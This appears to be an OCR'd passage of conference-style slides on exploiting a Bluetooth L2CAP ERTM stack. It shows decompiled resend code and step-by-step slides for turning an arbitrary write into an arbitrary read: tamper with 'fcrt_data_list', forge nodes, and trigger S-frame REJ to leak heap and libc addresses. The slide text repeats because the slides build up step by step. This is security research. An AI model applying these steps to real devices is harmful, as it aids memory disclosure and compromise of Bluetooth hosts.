
```
int l2_fcrt_ertm_resend_all(prh_t_l2_channel *chan) {
 for ( fcrt = chan->fcrt_data_list; fcrt; fcrt = fcrt->next )
{
   sdu_data = fcrt->sdu_data;
   sdu_len = fcrt->sdu_len;
   rsp_len = sdu_len - 4;
   err = prh_l2_GetWriteBuffer(local_cid, rsp_len, 0, &rsp);
   if ( !err ) {
     rsp->len = rsp_len;
     memcpy(rsp->data, sdu_data + 4, rsp_len);
     prh_l2_sar_data_req(0, chan->local_cid, rsp);
   }
 }
}
```

Exploit :: ERTM Channel :: AAR



S-Frame **REJ** will trigger
transmitting these SDUs
to a remote device


Exploit :: ERTM Channel :: AAR



S-Frame **REJ** will trigger
transmitting these SDUs
to a remote device


Exploit :: ERTM Channel :: AAR :: Overview

1. Initial state after heap arena address leak




Exploit :: ERTM Channel :: AAR :: Overview

1. Initial state after heap arena address leak




2. Make channel#4 an ERTM channel with tampered **fcrt_data_list**




Exploit :: ERTM Channel :: AAR :: Overview


1. Initial state after heap arena address leak



2. Make channel#4 an ERTM channel with tampered **fcrt_data_list**




3. Use AAW to initialize the target region with zeros




Exploit :: ERTM Channel :: AAR :: Overview


1. Initial state after heap arena address leak




2. Make channel#4 an ERTM channel with tampered **fcrt_data_list**



3. Use AAW to initialize the target region with zeros




4. Use AAW to write fcrt_node and TX S-frame REJ to leak it




Exploit :: ERTM Channel :: AAR :: Overview


1. Initial state after heap arena address leak




2. Make channel#4 an ERTM channel with tampered **fcrt_data_list**




3. Use AAW to initialize the target region with zeros



4. Use AAW to write fcrt_node and TX S-frame REJ to leak it




5. Use AAW to write next fcrt_node and TX S-frame REJ to leak




Exploit :: ERTM Channel :: AAR :: Overview


1. Initial state after heap arena address leak




2. Make channel#4 an ERTM channel with tampered **fcrt_data_list**




3. Use AAW to initialize the target region with zeros




4. Use AAW to write fcrt_node and TX S-frame REJ to leak it



5. Use AAW to write next fcrt_node and TX S-frame REJ to leak



6. Use AAW to write next fcrt_node and TX S-frame REJ to leak




AAR :: Libc Address

